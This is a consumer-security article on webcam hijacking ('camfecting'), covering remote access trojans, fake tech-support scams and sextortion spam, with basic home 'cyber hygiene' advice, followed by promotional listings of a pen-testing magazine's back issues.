Whether you use Zoom, Skype or Microsoft Teams, the webcam on your home PC or laptop device has probably never been as active as it is during this pandemic. Most of us have a camera built into our phone, tablet, laptop, or a desktop webcam we use for work, study or virtual socialising.

Unfortunately, this privilege can leave us vulnerable to an online attack known as camfecting. This is when hackers take control of your webcam remotely.

They do this by disabling the "on" light which usually indicates the camera is active – so victims are none the wiser.

Many of our device cameras remain unsecured. In fact, research has suggested globally there are more than 15,000 web camera devices (including in homes and businesses) readily accessible to hackers, without even needing to be hacked.

Take a tip from Mark Zuckerberg

When your laptop is turned off its webcam can't be activated. However, many of us keep our laptops in hibernation or sleep mode (which are different). In this case, the device can be woken by a cybercriminal, and the camera turned on. Even Mark Zuckerberg has admitted he covers his webcam and masks his microphone.

The number of recorded instances of image captured through unauthorised webcam access is relatively low. This is because most attacks happen without the user ever realising they've been compromised. Thus, these attacks

go unaccounted for.

It's important to consider why someone would choose to hack into your home device. It's unlikely an attacker will capture images of you for personal blackmail, or their own creepy exploits. While these instances do eventually occur, the majority of illicit webcam access is related to gathering information for financial gain.

Say cheese!

Cybercriminals frequently attempt tricking people into believing they've been caught by a webcam hack. Everyday there are thousands

of spam emails sent in a bid to convince users they've been "caught" on camera. But why? Shaming people for "inappropriate" webcam use in this way is a scam, one which generates considerable ransom success.

Many victims pay up in fear of being publicly exposed. Most genuine webcam hacks are targeted attacks to gather restricted information. They often involve tech-savvy corporate groups carrying out intelligence gathering and covert image capturing. Some hacks are acts of corporate espionage, while others are the business of government intelligence agencies.

There are two common acquisition techniques used in camfecting attacks. The first is known as an RAT (Remote Administration Tool) and the second takes place through false "remote tech support" offered by malicious people.

Genuine remote tech support usually comes from your retail service provider (such as Telstra or Optus). We trust our authorised tech support people, but you shouldn't extend that trust to a "friend" you hardly know offering to

"When your laptop is turned off its webcam can't be activated. However, many of us keep our laptops in hibernation or sleep mode (which are different). In this case, the device can be woken by a cyber criminal."

use their own remote support software to “help you” with a problem. An example of an RAT is a Trojan virus delivered through email. This gives hackers internal control of a device.

Total Access

When a Trojan virus infects a device, it's not just the webcam that is remotely accessed, it's the whole computer. This means access to files, photos, banking and a range of data. The ability to install a RAT has been around for several years. In 2015, a popular RAT could be purchased on the internet for just US \$40. The malware (harmful software) can be deployed via an email, attachment, or flash drive.

Those wanting to learn how to use such tools need look no further than YouTube, which has many tutorials. It has never been easier for hackers.

Webcams are everywhere

Our homes are getting “smarter” each year. In 2018, the average Australian household reportedly had 17 connected devices. Let's say there's one or two laptops, three or four mobile phones and tablets, a home security camera system and a smart TV with a built-in camera for facial recognition.

Add a remote video doorbell, a talking doll named My Friend Cayla, the drone helicopter you got for Christmas, and the robot toy that follows you around the house – and it's possible your household has more than 20 IP accessible cameras.

To better understand your vulnerabilities you can try a product like Shodan. This search

engine allows you to identify which of your devices can be seen by others through an internet connection.

Practise 'cyberhygiene' at home

Placing a piece of black tape over a camera is one simple low-tech solution for webcam hacking. Turning your laptop or desktop computer off when not in use is also a good idea. Don't let a device's hibernation, sleep or low power mode lure you into a false sense of safety.

At work you may have firewalls, antivirus, and intrusion detection systems provided by your company. Such protections are void for

most of us when working from home. “Cyber hygiene” practices will help secure you from potential attacks.

Always use secure passwords and avoid recycling old ones with added numbers such

as “Richmond2019”, or “Manutd2020”.

Also, make sure your antivirus and operating system software is regularly updated. Most of all, use common sense. Don't share your password (including your home wifi password), don't click suspicious links, and routinely clear your devices of unnecessary apps.

When it comes to using webcams, you may wonder if you're ever completely safe. This is hard to know – but rest assured there are steps you can take to give yourself a better chance.

**(Article First Appeared
on
theconversation.com)**

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercoolmagz.com or get to us at our Facebook Page [Hackercool Magazine](#) or tweet us at [@hackercoolmagz](#).

SOME USEFUL RESOURCES

[Check whether your email is a part of any data breach now.](#)

<https://haveibeenpwned.com>

[Get vulnerable software discussed in this Issue.](#)

<https://github.com/hackercoolmagz/vulnera>

[Tweet to us.](#)

[hackercoolmagz](#)

[Follow Us on Facebook](#)

[Hackercool Magazine](#)

[Mail To Us At :](#)

qa@hackercoolmagz.com

customercare@hackercoolmagz.com

[Our Blog](#)

<https://hackercoolmagazine/blog>

[Visit Our New Website](#)

<https://hackercoolmagazine.com>

Hackercool
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
MATRIX : 3**

METASPLOITABLE TUTORIALS :
Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :
Armitage - Part 2

Hackercool
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
DC : 6**

DATA BREACH THIS MONTH :
Docker Hub, Just Dial

METASPLOIT THIS MONTH
RARLAB WinRAR ACE FORMAT RCE Module.

METASPLOITABLE TUTORIALS :
Trove (Part 2)

Hackercool
January 2019 Edition 2 Issue 1

**Capture
The Flag :
RootThis : 1**

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :
Six modules including MySQL authentication bypass.

FIX IT :
Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :
ted ruby service 787.

Hackercool
February 2019 Edition 2 Issue 2

**Capture
The Flag
HackinOS : 1**

BEGINNER BASICS :
All about Docker and how to use them.

METASPLOIT THIS MONTH
Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :
POST Exploitation Information Gathering

Hackercool
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
AI : WEB : 2**
"Lot of enumeration and searching in the right places."

METASPLOITABLE TUTORIALS :
Metasploitable 3 : Gaining Access through Elastic Search.

KNOW-CHAIN :
Microsoft ends support to Windows 7.

METASPLOIT THIS MONTH
Applocker Evasion MsBuild, Applocker Evasion Presentation host and more

Data Breach This Month : Facebook

[Click to get all 2019 Issues NOW](#)

Hackercool
September 2018 Edition 1 Issue 12

**Capture
The Flag
TYPHOON 1.02**

INSTALLIT :
Docker has become an important part of computing world. We will see what are Docker and how to install them.

WEB SECURITY :
Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :
Hacking the MySQL service running on port 3306.

Hackercool
October 2018 Edition 1 Issue 13

**READ : "USA indicts
7
Russian hackers"
in HACKSTORY**

CAPTURE THE FLAG :
Typhoon 1.02 VM : PART 2 (Cont'd)

INSTALLIT :
Learn how to install Metasploitable 3 VM in Oracle Virtualbox.

HACK OF THE MONTH
Google

Hackercool
August 2018 Edition 1 Issue 11

**Capture
The Flag
MATRIX - 1**

METASPLOIT THIS MONTH
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

WEB SECURITY :
Cross Site Scripting For Beginners: PART 2

METASPLOITABLE TUTORIALS :
Apache Tomcat port 8180

HACKSTORY :
The complete story of how US elections were hacked.

Hackercool
December 2018 Edition 1 Issue 15

**Capture
The Flag :
FourAndSix : 2.01**

METASPLOIT THIS MONTH :
Let's revisit Morris worm and more

INSTALLIT :
Installing OpenVAS Virtual Appliance in VMware

METASPLOITABLE TUTORIALS :
Exploiting distcc daemon running on port 3632.

Hackercool
November 2018 Edition 1 Issue 14

**Capture
The Flag :
Web Developer**

INSTALLIT :
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

DATA BREACH THIS MONTH :
Dell and Atrium Health

FIXIT :
Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)